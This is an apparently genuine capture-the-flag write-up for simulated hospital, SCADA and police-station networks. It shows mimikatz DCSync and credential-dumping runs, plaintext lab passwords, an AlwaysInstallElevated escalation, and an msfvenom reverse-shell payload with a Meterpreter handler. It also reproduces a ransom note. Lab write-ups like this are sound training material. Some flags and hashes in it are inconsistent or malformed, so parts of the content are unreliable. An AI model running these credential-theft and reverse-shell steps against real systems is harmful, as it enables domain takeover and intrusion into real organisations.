
Import bookmarks... Getting Started CTF Projects Exploit – EXPLIoT

Microsoft Windows [Version 10.0.17763.4645]  
(c) 2018 Microsoft Corporation. All rights reserved.

adversaryhealth\nscanner@WINMIN01 C:\Users\nscanner>powershell  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\nscanner> █

Threat actor identified that the **nscanner** is a Nessus Service account and is a part of the Domain Administrators group.



```
PS C:\Users\nscanner> net user /domain
The request will be processed at a domain controller for domain adversaryhealth.corp.

User accounts for \\ADVHEALTH-DC.adversaryhealth.corp

-----
acarter          Administrator      echen
Guest            jpatel           krbtgt
mrodri           nscanner         sander
sqluser          The command completed successfully.

PS C:\Users\nscanner> █
```

Using these privileges, threat actor ran the **mimikatz** tool and performed a DCSync attack to get the **NTLM** hash of the **krbtgt** user which is the final flag of the AD challenge.

**Adversary\_Village\_CTF\_DC31{685943ee37cedb28fb7ee468d653ebd9}**

# Challenge #7: Keys to OT Kingdom

## 💻 Adversary City - Keys to OT Kingdom

[Return to Missions](#)

Exploitation



### Challenge Description

The Infrastructure Admin may contain keys to the OT Kingdom. DMZ user has some special privileges to perform anything to strengthen its foothold in OT.

```
PS C:\Users\mimikatz> cd ...
PS C:\Users> .\mimikatz.exe

#####
# "A La Vie, A L'Amour" - (oe.eo)
## / ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # lsadump::dcsync /domain:adversaryhealth.corp /user:krbtgt
[DC] 'adversaryhealth.corp' will be the domain
[DC] 'ADVHEALTH-DC.adversaryhealth.corp' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 7/30/2023 11:20:30 AM
Object Security ID : S-1-5-21-1235184462-3009305298-2962865382-502
Object Relative ID : 502

Credentials:
Hash NTLM: 685943ee37cedb28fb7ee468d653ebdg
  ntlm- 0: 685943ee37cedb28fb7ee468d653ebdg
    lm - 0: 96d1bf9367891cd95f9705891afb9523

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : c3ce07bcba572971017b2a3ffded76fd

* Primary:Kerberos-Newer-Keys *
  Default Salt : ADVERSARYHEALTH.CORPkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 410dc75be8c08a12d0768533aaaf dce382bc1baece13f0552e7eaebbcc79c1f0
    aes128_hmac (4096) : 8a404fb20177e4d38dbedd535f218d80
    des_cbc_md5 (4096) : 2598f4cd4313f86e

* Primary:Kerberos *
  Default Salt : ADVERSARYHEALTH.CORPkrbtgt
  Credentials
    des_cbc_md5 : 2598f4cd4313f86e
```

The threat actor found a confidential document from **echen's** (Infra Admin) desktop. While going through the document threat actor found some credentials disclosed in it. On further enumerations, found that the credential is of the user who is in OT-DMZ.

The threat actor used WinRM to get into the scada\_operator's machine by supplying the exposed credentials.

The screenshot shows a Microsoft Word document titled "Scada\_PLC\_Manual\_Confidential.docx". The ribbon menu is visible at the top, showing tabs for Home, Insert, References, Mailings, Review, View, and Help. The Home tab is selected. The ribbon also includes a search bar and various icons for font, paragraph, and sensitivity settings. The main content area contains text about safety precautions and emergency procedures, followed by a section labeled "Credential" containing a redacted password and IP address.

List safety precautions that operators and maintenance personnel should follow while working with the SCADA and PLC systems. This includes wearing appropriate personal protective equipment (PPE), following lockout/tagout procedures, and adhering to safety protocols.

8.2 Emergency Procedures

Outline emergency procedures for situations such as system failures, fires, leaks, and other critical incidents. Include evacuation routes, assembly points, and emergency contact information.

---

**Credential**

scada\_operator /7Z0t7nWzB\*q704  
10.10.10.98

A large diagonal watermark reading "CONFIDENTIAL" is overlaid across the page.

Once the threat actor is inside the WINVMDMZ02 machine, the threat actor found the 10<sup>th</sup> flag in scada\_operators's desktop.

```
*Evil-WinRM* PS C:\Users\scada_operator\Desktop> type Flag.txt
Adversary_Village_CTF_DC31{4781ac9273d3335229ca90e8e00a1c71}
```

Now the threat actor started to enumerate the machine and found out that there is a privilege escalation possible as the scada\_operator user has **AlwaysInstallElevated** privilege which let the user install any software with administrator rights.

```
*Evil-WinRM* PS C:\Users\scada_operator\Desktop> reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
    AlwaysInstallElevated      REG_DWORD      0x1  
  
*Evil-WinRM* PS C:\Users\scada_operator\Desktop> reg query HKLM\SOFTWARE\ Policies\Microsoft\Windows\Installer  
HKEY_LOCAL_MACHINE\SOFTWARE\ Policies\Microsoft\Windows\Installer  
    AlwaysInstallElevated      REG_DWORD      0x1
```

Now build a payload using msfvenom to get reverse connection as administrator.

```
[#] msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.34 LPORT=4444 -f exe > /root/Defcon-CTF/payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes
```

Upload the upload into the DMZ machine and execute the payload to get the admin access.

```
[#] msfconsole -q  
[*] Starting persistent handler(s) ...  
msf6 > use exploit/multi/h  
Display all 272 possibilities? (y or n)  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.1.34  
LHOST => 192.168.1.34  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.1.34:4444  
Microsoft Windows [Version 10.0.17763.4645]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami  
nt authority\system
```

```
C:\Windows\system32>
```

Now the threat actor navigated to the Desktop of the administrator to find the 11<sup>th</sup> flag.

```
C:\Windows\system32>cd ../../  
C:\>cd Users  
C:\Users>cd Administrator  
C:\Users\Administrator>cd Desktop  
C:\Users\Administrator\Desktop>type Flag.txt  
Adversary_Village_CTF_DC31{b3f952d5d9adea6f63bee9d4c6fceaa}  
C:\Users\Administrator\Desktop>
```

Adversary\_Village\_CTF\_DC31{4781ac9273d3335229ca90e8e00a1c71}

Adversary\_Village\_CTF\_DC31{b3f952d5d9adea6f63bee9d4c6fceaa}

## Challenge #8: I <3 Scada

Adversary City - I <3 Scada

Exploitation

Return to Missions



challenge Description

Credentials are very sensitive, but it seems our scada server admins are least bothered to keep them safe. Grab the opportunity to take control of scada system and exploit special privileges given to certain users.

After that the threat actor tried to dump the saved credentials and creds from the memory. Found some interesting user creds while dumping from windows credential manager.

```
C:\Users\Administrator\Desktop>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com    ***/


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

    ssp :
    credman :
        [00000000]
        * Username : george
        * Domain   : 10.10.10.221
        * Password  : Pe511#hwx!Q5nS
```

While enumerating it was found that the creds belong to the WINVMSC01 machine and openssh was enabled on the server. Now the threat actor ssh into the machine using the credentials of user “george”. Navigated to Desktop to retrieve the 12<sup>th</sup> Flag.

```
C:\Users\george>cd Desktop
C:\Users\george\Desktop>type Flag.txt
Adversay_Village_CTF_DC31{c969b336246b9de94b0694eeb3268c90}
```

Now, the threat actor started enumerating and found interesting details such as some weird service inside the temp folder in C:\ drive under the name ADVCTF.

Name	PathName	StartName
ADVCTF	C:\temp\service.exe	LocalSystem
AJRouter	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p	NT AUTHORITY\LocalService
ALG	C:\Windows\System32\alg.exe	NT AUTHORITY\LocalService
AmazonSSMAgent	"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"	LocalSystem
AppIDSvc	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p	NT Authority\LocalService
AppInfo	C:\Windows\System32\svchost.exe -k netsvcs -p	LocalSystem
AppMgmt	C:\Windows\System32\svchost.exe -k netsvcs -p	LocalSystem
AppReadiness	C:\Windows\System32\svchost.exe -k AppReadiness -p	LocalSystem
AppVClient	C:\Windows\System32\AppVClient.exe	LocalSystem
AppXSvc	C:\Windows\System32\svchost.exe -k wsappx -p	LocalSystem
AudioEndpointBuilder	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p	LocalSystem
Audiosrv	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p	NT AUTHORITY\LocalService
AWSLiteAgent	"C:\Program Files\Amazon\XenTools\LiteAgent.exe"	LocalSystem
AxInstSV	C:\Windows\system32\svchost.exe -k AxInstSVGroup	LocalSystem
BFE	C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p	NT AUTHORITY\LocalService
BTTS	C:\Windows\System32\svchost.exe -k netvnc -p	LocalSystem

Upon further investigation it was found that the service has full control such as start, stop, reboot etc and the service can be exploited to get administrator access.

```
C:\Users\george\Desktop>sc qc ADVCTF
[SC] QueryServiceConfig SUCCESS
```

```
SERVICE_NAME: ADVCTF
    TYPE          : 10  WIN32_OWN_PROCESS
    START_TYPE    : 2   AUTO_START
    ERROR_CONTROL: 1   NORMAL
    BINARY_PATH_NAME: C:\temp\service.exe
    LOAD_ORDER_GROUP:
    TAG           :
    DISPLAY_NAME  : ADVCTF
    DEPENDENCIES  :
    SERVICE_START_NAME: LocalSystem
```

```
Microsoft Windows [Version 10.0.17763.4645]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
WINVMS01

C:\Windows\system32>_
```

Now the threat actor navigated to the desktop directory of administrator to read the Flag.

```
C:\Windows\system32>cd ../../..
C:\>cd ../../..
C:\>cd Users
C:\Users>cd Administrator
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>type Flag.txt
Adversay_Village_CTF_DC31{f4ebf8a096b6deffc44d73b12989ef91}
C:\Users\Administrator\Desktop>_
```

Adversay\_Village\_CTF\_DC31{c969b336246b9de94b0694eeb3268c90}
Adversay\_Village\_CTF\_DC31{f4ebf8a096b6deffc44d73b12989ef91}

## Challenge #9: Hospital – Mind your own business

💻 Adversary City - Mind your own business - Endgame

Return to Missions

Exploitation



Challenge Description

PLC operators always try to poke other machines. Exploit this behaviour to establish foothold on PLC Machine.

Threat actor found some interesting files while enumerating and tried accessing the Scada controller running on port 8080 locally.



Threat actor then enumerated further to check for any lateral movement possibility and dumped the cached credentials from memory using mimikatz.

```
C:\Users\Administrator\Desktop>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

720 {0;000003e7} 1 D 20802 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;000003e7} 2 D 4676155 NT AUTHORITY\SYSTEM S-1-5-18 (04g,28p) Primary
* Thread Token : {0;000003e7} 1 D 4805493 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # lsadump::cache
Domain : WINVMSC01
SysKey : ffddd05da25dbfd15ba44d8811ffa097

Local name : WINVMSC01 ( S-1-5-21-3418471572-262008479-2953616534 )
Domain name : ADVERSARYHEALOP ( S-1-5-21-2608772103-2159672127-3393557411 )
Domain FQDN : adversaryhealop.corp

Policy subsystem is : 1.18
LSA Key(s) : 1, default {66a2ded4-3914-c9ec-c486-aa028a288141}
[00] {66a2ded4-3914-c9ec-c486-aa028a288141} 02af1c9dc00ca6f901e031372aec6ebbf8a4a6f7a60ed6eea038f9bd096805

* Iteration is set to default (10240)

[NL$1 - 8/11/2023 5:08:49 PM]
RID : 000001f4 (500)
User : ADVERSARYHEALOP\Administrator
MsCacheV2 : a32848753b5eeef619b7d809d21357fc4

[NL$2 - 8/11/2023 12:11:43 PM]
RID : 00000458 (1112)
User : ADVERSARYHEALOP\zara
MsCacheV2 : 3ae974c78b309e98582d302a949475ab

[NL$3 - 8/11/2023 12:12:55 PM]
RID : 00000459 (1113)
User : ADVERSARYHEALOP\layla
MsCacheV2 : 87297ac461aa30970c13ddcacb0d2347

[NL$4 - 8/11/2023 8:55:22 PM]
RID : 0000045a (1114)
User : ADVERSARYHEALOP\rahul
MsCacheV2 : aa9aea67189085e9beb59579a3515fa7
```

From this the threat actor identified that the domain user “rahul” belongs to WINVMPLC01 machine and tried to crack the password of the user offline.

Using the credentials, the threat actor got RDP access into the WINVMPLC01 machine.

Threat actor then navigated to desktop of user “rahul” and found the Flag.

```
C:\Users\rahul>cd Desktop

C:\Users\rahul\Desktop>type Flag.txt
Adversay_Village_CTF_DC31{b74012a0fbca4af4bd29f73af7c0ffb}
C:\Users\rahul\Desktop>
```

**Adversay\_Village\_CTF\_DC31{b74012a0fbca4af4bd29f73af7c0ffb}**

# Level #5: Adversary City – Police Station

## Challenge #1: The Maintenance

 Adversary City - The Maintenance

recon



Challenge Description

Adversaries were able to gain access to the city police's backend secret directory by exploiting a misconfiguration in the website. Can you identify how they got it?

<https://sites.google.com/view/advcitypolice/home>

Return to Missions


Open the provided URL: <https://sites.google.com/view/advcitypolice/home> to initiate the investigation.

### Analyze Source Code

Inspect the source code of the page to uncover clues left by the attacker. These could be comments, hidden elements, or JavaScript code that might contain valuable information.

### Discover the First Flag and IP Address

Search the source code for hints that lead to the first flag. Additionally, locate any IP addresses mentioned in the comments. This IP address might be relevant to the investigation.



```
zu5uec 0jCsfC dmUFTb wHaque g5Gtcb"><div class="jX SmKAyb"><div class="tyJctd Owloyc baZpAe"><div jscontroller="VYKRW" jsaction="rcuQ6b:rcuQ6b;"><div class="WIdY2d M1aSXe"><div jsname="WXxXjd" style="top: 12.8249566724%"></div><div class="YMEQtF"><div jsname="jkaScf" jscontroller="szRU7e" class="w536o enable-interaction="true" data-url="https://486024 embeds.googleusercontent.com/embeds/16cb204cf3a9d4 b0eec5d/inner-frame-minified.html" data-code="&lt; http://34.28.133.189 (Access - 46DPFLRHIVLJQ6U65M2TJHBSIFHB37DG6EXZPPYAVELNWSIURC QWR2ZXJzYXJ5X1ZpbGxhZ2VfQ1RGX0RDMzF7YzE3NGYz0GEzMD 2VyzWJlYmY5NDQ50TdkNDF9) --&gt;
```

## Challenge #2: The Dark World

Adversary City - The Dark World

recon

Challenge Description

Some adversaries found data leak of ADV police in DARK web - can you identify them?

[Return to Missions](#)

### Explore Secret Paths

Utilize the IP address found earlier to access the ADV Police server. Examine the open directories, specifically the path `http://<ip>/source/secret/`, as it might contain crucial information.

← → C ⚠ Not secure | 34.28.133.189/source/secret/

## Index of /source/secret

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

---

<a href="#">Parent Directory</a>		-	
<a href="#">flag</a>	2023-08-11 16:17	61	
<a href="#">readme.txt</a>	2023-08-11 15:16	2.2K	

---


*Apache/2.4.41 (Ubuntu) Server at 34.28.133.189 Port 80*

### Investigate Ransomware Attack

Upon accessing the secret directory, ascertain that the server has been compromised by ransomware. Investigate any notes or messages left by the attacker in this compromised state.

## Extract Information from Notes

Examine the notes left behind by the attacker. They might contain references to data on the dark web. Look for URLs in a readme.txt file that could potentially lead to the dark web location.



The screenshot shows a browser window with the URL <http://34.28.133.189/source/secret/readme.txt>. The page content is a ransom note from ADVRANSOM:

Greetings,

We regret to inform you that your files have been subjected to encryption through the actions of ADVRANSOM. It has resulted in the application of the ".ENCRYPTED" extension to all files associated with this company. Should you find yourself reading this communication prior to the encryption process's completion, you might have discerned this due to your computer's noticeable slowdown. Additionally, heightened anxiety might be experienced as the system powers down. In such circumstances, we strongly advise you to distance yourself from the computer and come to terms with the unfortunate compromise that has taken place.

Take heed that any attempts at rebooting or shutting down the system could lead to the irreversible loss of your files, without any avenues for subsequent recovery. The encryption algorithms we have employed are designed to provide comprehensive protection of your files. Regrettably, the sole recourse to regaining access to your files lies in your willingness to collaborate with us and secure the decrypter program.

We implore you not to undertake any independent endeavors to restore your files without the decrypter program. Such actions could potentially inflict irreparable damage upon them, rendering them unrecoverable.

Our involvement in this matter is purely a business transaction. To emphasize our commitment, we extend an offer to decrypt one of your files free of charge. To facilitate this, all that's required is for you to upload an encrypted file and promptly receive the decrypted version as a demonstration of our capabilities.


Here are the sequential steps to access our website:

1. Download and install the Tor Browser from the following source: <https://torproject.org/>
2. Launch the Tor Browser and navigate to our designated website: [pb36hu4sp16cydfhing7h3pw6dhpk32ifemawkujj4gp33ejzqdq3did.onion](https://pb36hu4sp16cydfhing7h3pw6dhpk32ifemawkujj4gp33ejzqdq3did.onion). In the event this link is inaccessible, kindly utilize the alternate link provided at <https://pastebin.com/Hwrb41GE>.

We understand the gravity of this situation and are committed to facilitating a resolution. Prompt adherence to these instructions will ensure the best possible outcome for both parties involved.

## Access the Dark Web URL

Navigate to the dark web URL extracted from the readme.txt file. On this site, the attacker might have posted sensitive data. Keep an eye out for an image file among the uploaded data.



## Challenge #3: Police Station – Forensics Lab

Adversary City - Forensics Lab

Threat-Intel

Challenge Description



Adversaries have leaked images of machines from the ADV City Police forensics lab, which could contain sensitive data. It is important to decode the information in the images to determine what data has been leaked and to take steps to protect it.

Return to Missions

Analyse the Image File

Download the image file and import it into a virtual machine (VM). By doing so, you can isolate the potentially malicious content while analysing it. Conduct scans and investigation within the controlled VM environment to identify any sensitive files or hidden data.

During the analysis of the image file, attempt to recover any files that the attacker had deleted. These files could hold the final piece of the puzzle, leading to the identification of the final flag.

Share View

This PC > Documents

Name	Date
SECRET.ENCRYPTED	8/
SECRET.txt	8/
readme.txt	8/

Completing these steps methodically and meticulously will guide you toward successfully uncovering the final flag, shedding light on the entirety of the attack and its aftermath. Good luck with your investigation!